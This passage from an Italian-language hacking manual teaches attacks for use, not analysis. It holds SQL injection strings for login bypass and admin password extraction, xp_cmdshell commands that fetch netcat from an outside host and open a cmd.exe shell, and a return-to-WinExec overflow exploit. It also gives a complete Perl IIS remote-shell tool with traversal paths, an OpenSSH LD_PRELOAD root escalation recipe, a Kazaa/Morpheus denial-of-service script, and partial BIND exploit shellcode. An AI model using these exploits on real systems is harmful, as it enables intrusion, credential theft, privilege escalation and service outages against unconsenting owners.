Avevamo visto che l'inserimento di un apicetto di chiusura e del carattere che definisce il REM dentro a Sql Server avrebbe potuto essere usato per trasformare l'interrogazione in una che qualsiasi cosa venga inserita questa restituisca sempre una condizione di TRUE.
Spesso però il problema è che gli input vengono controllati almeno per quello che riguarda la lunghezza del valore inserito.
A questo punto è necessario trovare una condizione che possa essere inserita in pochissimi caratteri.
Una ottima è quella che usa il valore di controllo ridondante 1=1, ovvero :

```
' OR 1=1--
```

Lo statement SQL di prima diventerebbe dopo l'iniezione :

```
SELECT XYZ from tblUsers
WHERE User_ID='zzz' OR 1=1 -- AND
U_Password=''
IF [Stuff is Returned] {Login looks good}
  ELSE {Login looks bad}
```

Nell'ambito della raccolta delle informazioni legate al database spesso è interessante riuscire ad ottenere il numero dei campi :
Nell'esempio di prima invece di inserire come password il valore visto possiamo inserire :

```
sensepost' group by (password)--
```

La risposta potrebbe essere :

```
The ODBC error returned this time is :
Microsoft OLE DB Provider for ODBC Drivers error
'80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]Column
'Admin.Userid' is invalid in the select list because it
is not contained in either an aggregate function or the
GROUP BY clause.
 /admin/admin.asp, line 13
```

Da questo mesaggio abbiamo ricavato il nome della tabella, Admin, e quello della colonna Userid.
Modifichiamo la stringa inserita :

```
sensepost' union select userid from Admin--
```

A questo punto la risposta è :

```
Microsoft OLE DB Provider for ODBC Drivers error
'80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]All
queries in an SQL statement containing a UNION operator
must have an equal number of expressions in their target
lists.
/login.asp, line 17
```

Questa ci dice che Userid non è l'unica colonna del database.
Continuiamo la modifica della stringa iniettata con :

```
sensepost' union select userid,userid from Admin--
```

Il masaggio restituito potrebbe essere nuovamente lo stesso per cui potremmo ancora modificare la stringa fino a quando questo tipo d'errore termina.
La stringa potrebbe anche diventare :

```
sensepost' union select userid,userid,userid,userid,userid from
Admin--
```

A questo punto il messaggio restituito diventa :

```
Microsoft OLE DB Provider for ODBC Drivers error
'80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax
error converting the varchar value 'superAdmin' to a
column of data type int.
 /login.asp, line 13
```

Questa ci dice che il primo valore utente della tabella è 'superAdmin' per cui a qesto punto per riuscire ad ottenere la password potremmo dare :

```
sensepost' union select password,password from Admin—
```

Il fatto di continuare a provare ad aumentare gli argomenti, come nel caso di prima con il campo userid, è possibile farlo anche con il campo password fino a quando il messaggio d'errore ci ritorna :

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error
converting the varchar value 'h1dd3n' to a   column of data type int.
 /admin/admin.asp, line 13
```

A questo punto sapere la tipologia dei dati diventa semplice.

```
sensepost' compute sum (userid)
```

La risposta :

```
Microsoft OLE DB Provider for ODBC Drivers error
'80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]The sum or
average  aggregate operation cannot take a varchar data
type as an argument.
 /login.asp, line 13
```

Questo ci dice che userid è di tipo varchar.
Ora dobbiamo ripetere la procedura per ogni campo che abbiamo enumerato.
Una volta conosciuti i tipi possiamo dare :

```
sensepost' insert into Admin(userid,password,lastlogin) values
('haroon','hi','Dec 19 2001 5:53PM')--
```

Come abbiamo visto nei capitoli precedenti lagati alle iniezioni dentro ai database speso è possibile tramite stored procedure l'esecuzione di comandi I quali però possiedono le permissions dell'utente che ha eseguito il database stesso.
Per riuscire ad avere queste informazioni legate agli utenti possiamo proseguire i nostri inserimenti mediante :

```
sensepost' exec model..xp_cmdshell 'echo' –
```

L'errore restituito è :

```
Microsoft][ODBC SQL Server Driver][SQL Server]Server user
'web_user' is not a valid user in database 'model'
```

Proviamo a creare una tabella :

```
sensepost' create table master..#sensepost (x int) --
```

Il messaggio ci avvisa che l'utente è DBO

```
[Microsoft][ODBC SQL Server Driver][SQL Server]CREATE
TABLE permission denied, database 'SECOMMERCE', owner
'dbo'.
```

Ma a questo punto se volessimo usare questi metodi per controllare la macchina come potremmo fare ?
Innanzi tutto settiamo uno sniffer come potrebbe essere TCPDUMP nel seguente modo :

```
# tcpdump udp and port 53 and host <your_box_on_the_'net>
```

A questo punto dobbiamo guardare le richieste che vengono inviate al database.

Nel form della vittima digitiamo :

```
sensepost' exec master..xp_cmdshell 'nslookup a.com
<your_box_on_the_'net>'—
```

Il sistema SQL esegue un NSLOOKUP usando il nostro BOX come nameserver.
A questo punto mse tutto funziona avremo della informazioni come ad esempio l'IP del backend SQL.
Fate attenzione che il WEB server e il backend SQL potrebbero non girare sulla stessa piattaforma.
A questo punto conoscendo qeste informazioni possiamo cercare di uplodare il nostro solito NETCAT con :

```
sensepost' exec master..xp_cmdshell 'tftp –I nasty.com
GET nc.exe c:\nc.exe'--
```

e quindi di eseguirlo con :

```
sensepost' exec master..xp_cmdshell 'c:\nc.exe –l –p 8000 –e cmd.exe'
–
```

Buffer overflow non all'interno degli stack
La maggior parte dei buffer overflow visti fino ad ora usavano lo stacak o l'heap come basi per la creazione dll'exploit.
Questo capitolo server a descrivere come di fatto è possibile scrivere un buffer overflow anche senza affidarsi a questi segmenti.
La loro scrittura è più semplice di questi in quanto l'unica cosa che è necessario capire è il metodo con cui vengono chiamate le funzioni a basso livello.
Un ulteriore semplificazione di questo tipo di buffer overflow è legata al fatto che in questo caso non è necessario conoscere l'assembler.
Il concetto di buffer overflow rimane lo stesso ovvero di fatto si tratta di inserire all'interno di una buffer più dati di quanti questi possa contenere.
Mentre nei buffers overflow legati allo stack I dati inseriti devono contenere anche il codice che deve essere eseguito, qui non è necessario nessun codice.
Mentre l'indirizzo di ritorno che si andava a soprascrivere nei buffer basati sullo stack era legato ad un codice presete dentro al buffer stesso, qui l'indirizzo è legato ad una fnzione API e precisamente WinExec() o system ().
Questo tipo di exploit sono inoltre più corti di quanto lo siano qelli basati sullo stack.
Quando viene chiamata una funzione mediante il linguaggio C i parametri che questa pretende vengono inseriti, o pushati, dentro allo stack.
Consideriamo il seguente codice :

```
..
WinExec(command,SW_HIDE);
..
```

Questa fnzione viene traslata in assembler come segue :

```
mov eax, 0 // Move into the eax register SW_HIDE
push eax // push this onto the stack
lea eax, [ebp-8] // load the effective address of the command into
eax
push eax // push this onto the stack
call WinExec // call the function
```

Come avrete potuto vedere I paramteri vengono inseriti in modo inverso dentro allo stack mediante delle istruzioni di PUSH.
Lo stack potrebbe essere visto nel seguente modo :

```
-------------------------ESP
80
----
FF
---- Pointer al comando da eseguire
12
----
00
-------------------------
00
----
00
---- SW_HIDE
00
----
00
-------------------------
```

Quando la call viene eseguita si verificano alcune azioni.
Il contenuto del registro Instruction Pointer (EIP) viene cambiato in modo che questa punti alla nuova locazione dove si trova la funzione.
L'indirizzo viene però inserito dentro allo stack in modo che quando la funzione termina questo può essere ripristinato in modo da poter proseguire l'esecuzione dal punto successivo a dove è avvenuta la call.
Assumendo che la call sia all'indirizzo 0x00401020, quello 0x00401022 verrebbe inserito nello stack.
Di conseguenza ESP viene decrementato 4.
Quando la procedura chiamata ritorna, questo indirizzo viene preso dallo stack e usato denytro a EIP.
L'esecuzione continua da qui.

```
-------------------------ESP
22
----
10
---- Saved Return Address
40
----
00
-------------------------
80
----
FF
---- Pointer to command to run
12
----
00
-------------------------
00
----
00
---- SW_HIDE
00
----
00
-------------------------
```

Creando l'overflow del buffer per prima cosa è necessario soprascrivere l'indirizzo di ritorno con quello della fnzione che l'attaccante vuole chiamare.
In questo esempio useremo la WinExec().
Questa richiede un indirizzo fittizio dopo quello reale di ritorno.e un punatore alla stringa di comando.

WinExec() accetta qualsiasi valore DWORD usato come parametro SW_* in modo che sia possibile usare qualsiasi cosa fosse sullo stack in prima posizione.
Questo nega la necessità di mettere un parametro SW_* nello stack e quindi risolve il problema che potrebbe derivare se il puntatore alla stringa di comando avesse all'interno un NULL.
Tutto quello che è richiesto è una sringa terminata con un NULL..
Questo potrebbe presentare alcuni problemi se la stringa usata per il comando fosse nel seguente formato :

```
command+padding+saved_return_address+dummy_saved_return_address+parameters+.
....
```

Questo formato potrebbe portare ad un insuccesso nell'esecuzione.
Il modo per risolvere il problema è quello di eseguire il comando in una shell cmd e di separare il comando con un carattere ampersand.

cmd /c command &+padding+saved_return_address+dummy_saved_return_address+parameters+.....

Considerate questo programma chiamato overrun.exe
Notate l'indirizzo fittizio chiamato DUMMY usato per la winexec.

```
#include <stdio.h>
int main ()
{
char buffer[256]="";
FILE *fd=NULL;
fd = fopen("file.txt","rb");
if(fd == NULL)
return printf("Couldn't open file.txt for reading\n");
fgets(buffer,1000,fd);
return 0;
}
```

Questo programma apre un file chiamato "file.txt" e legge 1000 caratteri dentro ad un buffer
Il buffer è di fatto solo 256.
In questo modo tutti caratteri oltre al 256 creano l'overflow del buffer.
Per eseguire l' exploit usando un metodo non basato sullo stack dobbiamo scrivere un programma che c crei un file "file.txt" ce contenga l'exploit stesso.

```
#include <stdio.h>
int main()
{
char buffer[500]="cmd /c calc &
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB";
char sraddress[8]="\xAF\xA7\xE9\x77";
char padding[8]="\x90\x90\x90\x90";
char pointer_to_command[8]="\x70\x51\x2F\x00";
FILE *fd=NULL;
fd = fopen("file.txt","w+");
strcat(buffer,sraddress);
strcat(buffer,padding);
strcat(buffer,pointer_to_command);
fprintf(fd,"%s",buffer);
fclose(fd);
return 0;
}
```

Come potete vedere il comando che viene eseguito è

```
"cmd /c calc".
```

Se il tutto funziona viene eseguito il calcolatore.
L'indirizzo di ritorno viene soprascritto con l'indirizzo di WinExec.
Un indirizzo di ritorno dummy viene creato per beneficio di WinExec e un puntatore a questa stringa viene attaccata alla fine.
In caso di successo l'indirizzo di ritorno viene soiprascritto con quello di WinExec().
Quando il tutto torna WinExec() viene eseguita.
WinExec ignorerà l'indirizzo dummy e quindi pende I suoi parametri e li esegue.
Quando il tutto termina il programma andrà in crash ma in ogni caso l'utente sarà già dentro alla shell aperta.

Sistema d'apertura Shell tramite IIS

Abbiamo visto nei capitoli precedenti come mediante alcuni BUGS era possibile inviare comandi ad un sistema windows che gestiva il WEB server tramite IIS.
I vari BUGS erano l'UNICODE, RDS, MSADC e cosi via.
La presenza di questi BUGS ha permesso innanzi tutto ad un infinità di virus come NIMBDA di prolificare ma quello che è più importante è sicuramente legato al fatto che moltissimi casi di hacking che si sono avuti in questi ultimi due anni erano sicuramente collagti a questi.
Ed ecco uno script PERL ato ad aprire una shell su sistemi con IIS.

```
#!/usr/bin/perl
#
# IIS Shell by bozo
# Copyleft : Cartel Securite - Groupe CGBI
# Version  : 1.3
# 12/19/2001
#

use strict;

use LWP::UserAgent;
use HTTP::Request;
use HTTP::Response;
use Term::ReadLine;
use Getopt::Long;

require LWP::Protocol::http10;

Getopt::Long::Configure ("bundling");

my ($p_exists, $c, $a, $q, $o, $h, $v, $e, $s, $p, $f, $nd, $wd,
$no_cd, $cmd_sep, $host, $path, $basepath, $term, $version);

$version = "1.3";

#
# Defining functions
#

# sendRequest($url)
sub sendRequest {
  my $ua = LWP::UserAgent->new();
  $ua->agent("bozilla v0/gold edition");
  my $req = HTTP::Request->new(GET => $_[0]);
  $req->referer("http://www.nsa.gov");
  my $result = $ua->request($req);

  return $result;
```

```
}

# parseResult($result)
sub parseResult {
  my $content;
  if ($_[0]->is_error()) {
    my $error = $_[0]->status_line;
    if ( $error =~ /404/ ) {
      print "$_[0] not found.\n";
      return 0;
    }
    $content = $_[0]->content();
    $content =~ s/.*?\<body\>(.*)\<\/body\>.*/$1/gsi;
    if ( $content =~ /\<pre\>/i ) {
      $content =~ s/.*?<pre>(.*?)<\/pre>.*/$1/gsi;
    }
    print $content . "\n";
  } else {
    $content = $_[0]->content();
    print $content;
  }
}

# download($url, $local_file)
sub download
{
  my $url = $_[0];
  my $filename = $_[1];

  my $ua = new LWP::UserAgent;

  $ua->agent("bozilla v0/gold edition");
  my $req = new HTTP::Request GET => "$url";
  $req->referer("http://www.nsa.gov");
  my $res = $ua->request($req, $filename);

  if ( $res->is_error() ) {
    my $error = $res->status_line;
    if ( $error =~ /404/ ) {
      print "$url not found.\n";
      return 0;
    } else {
      print "Couldn't copy file at $url.\n";
    }
  return 1;
  }
}


# checkPath($path)
sub checkPath {
  my $result = sendRequest("http://$host/$_[0]?/c+dir");

  if ($result->is_error()) {
    my $error = $result->status_line;
    if ( $error =~ /404/ ) {
      if ( $v ) { print "Command executable not found at $_[0] on
$host.\n"; }
      return 0;
    }
    if ( $error =~ /403/ ) {
```

```
      if ( $v ) { print "Access denied at $_[0] on $host.\n"; }
      return 0;
    }
    chomp($error);
    if ( $v ) { print "$error : $_[0].\n"; }
    if ( $e ) { my $content = $result->as_string; print "Detail
:\n$content\n"; }
    return 0;
  }
  if ( !$q && !$c ) { print "Found executable at $_[0] on $host.\n";
}
  $result = sendRequest("http://$host/$_[0]?/c+cd..%20&dir");
  if ($result->is_error()) {
    if ( !$q && !$c ) {
      print "Mmh, this system doesn't appear to support the
\'$cmd_sep\' string for command chaining.\n";
      print "If it includes the '&' char, IIS is likely interpreting
as a CGI argument separator.\n";
      print "Disabling path memorization (if this is a mistake,
enable it with /nocd off).\n";
    }
    $no_cd = 'true';
  }
  if ( $c ) { print "Executable found at $_[0]\n"; }
  else {
    $result = sendRequest("http://$host/$_[0]?/c+ver");
    parseResult($result);
  }
  return 1;
}

# runShell($path)
sub runShell {
  if ( $path =~ /cmd\.exe/ ) {
    $basepath = $path;
    $basepath =~ s/\/winnt\/system32\/cmd\.exe//;
  } else {
    $basepath = '';
  }
  while (true) {
    my $line = $term->readline("$host : ");
    $term->addhistory($line) if /\S/;
    runCommand($line);
  }
}

# runCommand($command)
sub runCommand {
  my $url;
  my $line = $_[0];
    if ( defined($line) ) {
      chomp $line;

      # Defining internal commands
      if ( $line =~ /^\s*\/exit\s*$/i || $line  =~ /^\s*\/quit\s*$/i
) {
        print STDOUT "Quitting IIS Shell.\n";
        exit;
      }

      if ( $line =~ /^\s*\/nocd/i ) {
```

```
        if ( $line =~ /^\s*\/nocd\s*on\s*$/i ) {
          $no_cd = "true";
          print "Disabling path memorization.\n";
          next;
        } elsif ( $line =~ /^\s*\/nocd\s*off\s*$/i ) {
          $no_cd = '';
          print "Enabling path memorization.\n";
          next;
        } else {
          printf "Path memorization is currently %s.\n",
($no_cd)?"disabled":"enabled";
          next;
        }
      }

      if ( $line =~ /^\s*\/help\s*$/i ) {
        print "Help for IIS shell :\n\n";
        print "\tcd <directory> : currently supports '..' and
'\\'.\n\n";
        print "\t/nocd [on|off] : disables/enable path
memorization\n\t" . " "x17 . "(without arguments, prints current
status)\n";
        print "\t/setcmdsep <sep> : sets DOS command separator to
<sep> (default = &).\n";
        print "\t/help : this command.\n";
        print "\t/quit : quits IIS shell.\n";
        print "\t/exit : quits IIS shell.\n\n";
        print "\t! <command> : run <command> on the local
machine.\n\n";
        next;
      }

      if ( $line =~ /^\s*\/setcmdsep\s*(.*)\s*$/i ) {
        $cmd_sep = "$1";
        print "Setting command separator to $cmd_sep.\n";
        next;
      }

      if ( $ line =~ /^\s*\/cp\s+(.+)\s+(.+)\s*$/i ) {
        if ( $basepath ) {
          $url = "http://$host$basepath$1";
          download($url, $2);
        } else {
          print "Sorry, we are not accessing the command shell
through a directory traversal.\n";
          print "Cannot generate an URL to access the file you
requested.\n";
        }
        next;
      }

      if ( $line =~ /^!(.*)/i ) {
        print `$1`;
        next;
      }

      # Defining pseudo-shell commands
      if ( $line =~ /^cd\s+(.*)/i ) {
        $nd = $1;
        if ( $nd eq ".." ) {
          if ( $wd eq "\\" ) { }
```

```
          elsif ( $wd =~ /^\\[^\\]*$/ ) { $wd = "\\"; }
          else  { $wd =~ s/(.*)\\.*/$1/; }
        }
        elsif ( $nd =~ /^\\.*/ ) { $wd = $nd; }
        elsif ( $nd =~ /^\w+/ ) {
          if ( $wd eq "\\" ) { $wd .= $nd; }
          else { $wd .= "\\$nd"; }
        } else {
          print "Hihihihihi, that tickles!\n";
       }
       next;
     }

     if ( $line =~ /^\s*\// ) {
       print "This is not a valid syntax for a IIS Shell internal
command.\n";
       print "See /help for details.\n";
       next;
     }

     # $line is not an internal command
     $line =~ s/\s/\%20/g;
     $line =~ s/\%20$//;

     if ( $no_cd ) {
       $url="http://$host/$path?/c+$_[0]";
     } else {
       $url="http://$host/$path?/c+cd%20$wd%20$cmd_sep$_[0]";
     }

     my $result = sendRequest($url);
     parseResult($result);

  } else {
     next;
  }
}

#
# Actual processing
#

$s = '';
$v = '';
$p = '';
$f = '';
$e = '';
$h = '';
$o = '';
$q = '';
$a = 'path_to_cmd';
$c = '';
$p_exists = '';

GetOptions( 'p=s' => \$p, 's' => \$s, 'v' => \$v, 'f' => \$f, 'e' =>
\$e, 'h' => \$h, 'o' => \$o, 'q' => \$q, 'a=s' => \$a, 'c' => \$c );

if ( $p ) { $p_exists = '1'; }

if ( (length($s . $p_exists . $h) != 1 ) || ( (@ARGV != 1) && ( !$h )
))  {
```

```
  print "Usage: $0 { -s[ev] | -[evf]p <path> | -h } [-oq]
[<host>]\n";
  exit;
}

$wd = "\\";
$no_cd = '';
$cmd_sep = '&&';

if ( !$q ) { print "Welcome to IIS Shell $version\n"; }

$term = new Term::ReadLine 'IIS Shell';
$term->ornaments(0);

if ( $o ) {
  if ( !$q ) { print "Using old libwww-perl behaviour ( < 5.60 )\n";
}
  LWP::Protocol::implementor('http', 'LWP::Protocol::http10');
  eval {
    require LWP::Protocol::https10;
    LWP::Protocol::implementor('https', 'LWP::Protocol::https10');
  };
}

if ( $h ) {
  print "Usage : \n\n";
  print "Usage: $0 { -s[eva <file>] | -[evf] <path> | -h } [-oqc]
[<host>]\n\n";
  print "\t-h : prints this help\n";
  print "\t-s <host> : scans <host> for a command shell\n";
  print "\t\t -v : verbose, prints paths as they are tried\n";
  print "\t\t -e : verbose errors, prints server reply as string\n";
  print "\t\t -a <file> : alternate file for path to cmd.exe
list\n\t\t            (defaults to path_to_cmd in local dir)\n";
  print "\t-p <path> <host> : seeks shell at <path> on <host>\n";
  print "\t\t -v : verbose, prints paths as they are tried\n";
  print "\t\t -e : verbose errors, prints server reply as string\n";
  print "\t\t -f : force, ignores path checking on specified path\n";
  print "\n";
  print "\t -o : old-style libwww-perl, needed for use with libwww-
perl >= 5.60\n";
  print "\t -q : quiet (don't use with -v or -V)\n";
  print "\t -c : check only, don't generate shell\n";
  print "\n";
}

if ( $p ) {
  $host = $ARGV[0];
  if ( $f && !$c) { $path = $p; runShell($path); }
  if ( ! checkPath($p) ) {
    if ( $c ) { print "Executable not found at $p\n"; exit; }
    print "Quitting IIS Shell.\n";
    exit
  }
  $path = $p;
  if ( !$c ) { runShell($path); }
}

if ( $s ) {
  $host = $ARGV[0];
  if ( !$q ) { print "Scanning $host for a command shell ...\n"; }
```

```
  open(PATH, "$a") or die "Can't open path list file : $!\nPlease
check you have not entered an invalid path\n";
  while (my $line = <PATH>) {
    chomp $line;
    if ( checkPath($line) ) {
      if ( $c ) { print "Executable found at $line\n"; next; }
      $path = $line;
      if ( !$c ) { runShell($path); }
      last;
    }
  }
  if ( !$c ) { print "No command shell found, quitting.\n"; }
}
```

Il seguente file è nominato path_to_cmd e deve risiedere nella stessa directory dello script in perl.
Da questo possiamo vedere che il BUGS che cerca di sfruttare lo scipt è MSADC.

```

/scripts/root.exe
/MSADC/root.exe
/c/winnt/system32/cmd.exe
/d/winnt/system32/cmd.exe
/scripts/..%c1%9c..%c1%9c../winnt/system32/cmd.exe
/scripts/..%c0%af..%c0%af../winnt/system32/cmd.exe
/scripts/..%c1%1c..%c1%1c../winnt/system32/cmd.exe
/scripts/..%255c..%255c../winnt/system32/cmd.exe
/scripts/..%2f..%2f../winnt/system32/cmd.exe
/_vti_bin/..%c1%9c..%c1%9c../winnt/system32/cmd.exe
/_vti_bin/..%c0%af..%c0%af../winnt/system32/cmd.exe
/_vti_bin/..%c1%1c..%c1%1c../winnt/system32/cmd.exe
/_vti_bin/..%255c..%255c../winnt/system32/cmd.exe
/_vti_bin/..%2f..%2f../winnt/system32/cmd.exe
/_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe
/msadc/..%c1%9c..%c1%9c../winnt/system32/cmd.exe
/msadc/..%c0%af..%c0%af../winnt/system32/cmd.exe
/msadc/..%c1%1c..%c1%1c../winnt/system32/cmd.exe
/msadc/..%255c..%255c../winnt/system32/cmd.exe
/msadc/..%2f..%2f../winnt/system32/cmd.exe
/msadc/..%255c../..%255c../..%255c../winnt/system32/cmd.exe
```

Un bugs per la scalata dei privilegi in Linux 7.x con SSH

Un bugs legato al login di Linux permette di acquisire diritti sulla macchina.
I sistemi che posseggono questo problema sono:

```
Slackware 7.1 con OpenSSH3.0p1
RedHat 7.1 con OpenSSH_2.9p2
RedHat 7.2 con OpenSSH-3.0.1p1 (thx scorpio)
OpenBSD 2.9 con OpenSSH_2.9 (thx pmsac)
```

Create un file lib.c con questo contenuto:

```
#include <stdio.h>
 int setuid(int uid){
   printf("setuid() called...\n");
   seteuid(0);
 }
```

Compilatelo con:

```
gcc -c -o lib.o lib.c
ld -shared -o libroot.so lib.o
chmod 755 ./libroot.so
```

A questo punto dovete avere un login nal sistema e quindi dopo esserci entrato dovrete creare il seguente file:

```
$HOME/.ssh/authorized_keys
```

con dentro :

```
environment="LD_PRELOAD=<your home>/libroot.so" <your public key>
```

Quando sshd riceve la vostra connessione, questa esporta la variabile d'ambiente ce avete settato dentro al file.
Questa viene settata PRIMA che voi facciate il login.
In ogni modo questa esegue una funzione setuid mediante la call a seteuid(0).

```
$ id
uid=1000(war) gid=100(users) groups=100(users)
$ ssh war@localhost
```

Inserite la passphrase per key '/home/war/.ssh/id_dsa':

```
 sh-2.04# id
 uid=0(root) gid=100(users) groups=100(users)
```

Questo metodo funziona anche da remoto.
Chiaramente il tutto serve a scalare i dirtti di un sistema per cui dovete avere un login iniziale.
In altre parole va bene in quei sistemi aziendali dove voi non valete nulla, nelle università o comunque in un sistema dove anche solo a livello di guest ma ci entrate.

Kazaa o Morphes

Queste due utilties legate al file sharing possiedono delle backdoor che possono essere utilizzate per accedere abusivamente ai sistemi di chi li usa.
Occo il programma per farlo :

```
#!/usr/bin/perl
#
#Kazaa/Morpheus Denial of Service Attack
#Coded by Paul Godfrey
#PaulG@Crackdealer.com
#
#Problem:  Both Kazaa and Morpheus filesharing applications have "backdoors"
#which allow anonymous file access to their shared folder.  What does this
have
#to do with Denial of Service?  Unlike connections made from other users
#of the applications, the number of connections to the backdoor cannot be
#regulated or detected by the client.  This obviously will allow us to flood
the
#server with requests and therefore use up all of the available bandwidth.
#Also due to the fact that most users have setup their firewall privileges
so
#that Kazaa or Morpheus is allowed access to open connections to outside
sources
#this attack will bypass most personal firewall clients such as Zone Alarm.
#
#Enjoy.
#
#Usage: ./km.pl -h victimip
```

```
use Socket;
use Getopt::Std;

getopts("h:", \%args);

print("\nK/M Denial of Service\n");
if (!defined $args{h}) {
print("Usage: km.pl -h victimip\n\n");
exit; }

$host = $args{h};
$target = inet_aton($host) || die("inet_aton problems; host doesn't
exist?");

$trash="A"x100;

&exec_cmd($command);

sub exec_cmd {
for($count=1;$count<=1000;$count++)
{
sendraw("GET /\"$trash\" HTTP/1.0\n\n");
print("|");
}
print("\nData Sent.\n\n");
}

sub sendraw {
my ($pstr)=@_;
socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp')||0) ||
die("Socket problems\n");
if(connect(S,pack "SnA4x8",2,1214,$target)){
my @in;
select(S); $|=1; print $pstr;
while(< S >){ push @in, $_;
print STDOUT "." if(defined $args{X});}
select(STDOUT); close(S); return @in;
} else { die("Can't connect...\n"); }
}
```

DNS e Bind

Uno dei sistemi che nel tempo ha creato più problemi è sicuramente il bind utilizzato per la gestione dei DNS all'interno dei servers.
Tra Le tipologie di exploits a cui questo meccanismo è maggiormente soggetto sono sicuramente quelli legati alle metodologie Dos ovvero quelle indirizzate a bloccare il servizio.
Chiaramente in questo caso parliamo di uno dei servizi fondamentali nell'ambito di un sistema in quanto il blocco di questo farebbe si che i servers che si supportano su questo sistema per la risoluzione dei domini tramite interrogazione dei servers DNS non potrebbe essere eseguito.
Teniamo sempre ben presente che le attività legate a questo servizio nell'ambito di un server avvengono in continuazione anche perché questo viene utilizzato anche per risolvere i servers stessi interni nell'ambito di una struttura di dominio relativo anche ad una sola azienda.
Usando analizzatori della sicurezza, come ad esempio RETINA, i messaggi legati ai problemi presenti nel sistema BIND sono sempre numerosissimi.
Un esempio di software in grado di explotare un sistema remoto utilizzante questo sistema è quello che segue:

```
/*
 * lame named 8.2.x remote exploit by
 *
 *   Ix         [adresadeforward@yahoo.com] (the master of jmpz),
 *   lucysoft   [lucysoft@hotmail.com] (the master of queries)
 *
```

```
 * this exploits the named INFOLEAK and TSIG bug (see
http://www.isc.org/products/BIND/bind-security.html)
 * linux only shellcode
 * this is only for demo purposes, we are not responsable in any way for what you do
with this code.
 *
 * flamez       - canaris
 * greetz       - blizzard, netman.
 * creditz      - anathema <anathema@hack.co.za> for the original shellcode
 *              - additional code ripped from statdx exploit by ron1n
 */

#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <time.h>
#include <string.h>
#include <ctype.h>
#include <netdb.h>
#include <sys/time.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <arpa/inet.h>
#include <arpa/nameser.h>

#define max(a,b) ((a)>(b)?(a):(b))

#define BUFFSIZE 4096

int argevdisp1, argevdisp2;

char shellcode[] =
/* main: */
"\xeb\x7b"                          /* jmp callz               */ // 2 - 2
/* start: */
"\x5e"                              /* popl %esi               */ // 1 - 3

  /* socket() */
"\x29\xc0"                          /* subl %eax, %eax         */ // 2 - 5
"\x89\x46\x10"                      /* movl %eax, 0x10(%esi)   */ // 3 - 8
"\x40"                              /* incl %eax               */ // 1 - 9
"\x89\xc3"                          /* movl %eax, %ebx         */ // 2 - 11
"\x89\x46\x0c"                      /* movl %eax, 0x0c(%esi)   */ // 3 - 14
"\x40"                              /* incl %eax               */ // 1 - 15
"\x89\x46\x08"                      /* movl %eax, 0x08(%esi)   */ // 3 - 18
"\x8d\x4e\x08"                      /* leal 0x08(%esi), %ecx   */ // 3 - 21
"\xb0\x66"                          /* movb $0x66, %al         */ // 2 - 23
"\xcd\x80"                          /* int $0x80               */ // 2 - 25

  /* bind() */
"\x43"                              /* incl %ebx               */ // 1 - 26
"\xc6\x46\x10\x10"                  /* movb $0x10, 0x10(%esi)  */ // 4 - 30
"\x66\x89\x5e\x14"                  /* movw %bx, 0x14(%esi)    */ // 4 - 34
"\x88\x46\x08"                      /* movb %al, 0x08(%esi)    */ // 3 - 37
"\x29\xc0"                          /* subl %eax, %eax         */ // 2 - 39
"\x89\xc2"                          /* movl %eax, %edx         */ // 2 - 41
"\x89\x46\x18"                      /* movl %eax, 0x18(%esi)   */ // 3 - 44
"\xb0\x90"                          /* movb $0x90, %al         */ // 2 - 46
"\x66\x89\x46\x16"                  /* movw %ax, 0x16(%esi)    */ // 4 - 50
"\x8d\x4e\x14"                      /* leal 0x14(%esi), %ecx   */ // 3 - 53
"\x89\x4e\x0c"                      /* movl %ecx, 0x0c(%esi)   */ // 3 - 56
"\x8d\x4e\x08"                      /* leal 0x08(%esi), %ecx   */ // 3 - 59

// 2 jump + 1 + 5 free + 1

"\xb0\x66"                          /* movb $0x66, %al         */ // 2 - 61
"\xcd\x80"                          /* int $0x80               */ // 2 - 2

  /* listen() */
"\x89\x5e\x0c"                      /* movl %ebx, 0x0c(%esi)   */
"\x43"                              /* incl %ebx               */
"\x43"                              /* incl %ebx               */
"\xb0\x66"                          /* movb $0x66, %al         */
"\xcd\x80"                          /* int $0x80               */

  /* accept() */
```

```
"\x89\x56\x0c"                          /* movl %edx, 0x0c(%esi)   */ // 3 - 5
"\x89\x56\x10"                          /* movl %edx, 0x10(%esi)   */ // 3 - 8
"\xb0\x66"                              /* movb $0x66, %al         */ // 2 - 10
"\x43"                                  /* incl %ebx               */ // 1 - 11
"\xcd\x80"                              /* int $0x80               */ // 1 - 12

  /* dup2(s, 0); dup2(s, 1); dup2(s, 2); */
"\x86\xc3"                              /* xchgb %al, %bl          */ // 2 - 14
"\xb0\x3f"                              /* movb $0x3f, %al         */ // 2 - 16
"\x29\xc9"                              /* subl %ecx, %ecx         */ // 2 - 18
"\xcd\x80"                              /* int $0x80               */ // 2 - 20
"\xb0\x3f"                              /* movb $0x3f, %al         */ // 2 - 22
"\x41"                                  /* incl %ecx               */ // 1 - 23
"\xcd\x80"                              /* int $0x80               */ // 2 - 25
"\xb0\x3f"                              /* movb $0x3f, %al         */ // 2 - 27
"\x41"                                  /* incl %ecx               */ // 1 - 28
"\xcd\x80"                              /* int $0x80               */ // 2 - 30

  /* execve() */
"\x88\x56\x07"                          /* movb %dl, 0x07(%esi)    */ // 3 - 33
"\x89\x76\x0c"                          /* movl %esi, 0x0c(%esi)   */ // 3 - 36
"\x87\xf3"                              /* xchgl %esi, %ebx        */ // 2 - 38
"\x8d\x4b\x0c"                          /* leal 0x0c(%ebx), %ecx   */ // 3 - 41
"\xb0\x0b"                              /* movb $0x0b, %al         */ // 2 - 44
"\xcd\x80"                              /* int $0x80               */ // 2 = 46

"\x90\x90\x90\x90\x90\x90\x90"

// 2 jump + 1 + 5 free + 1

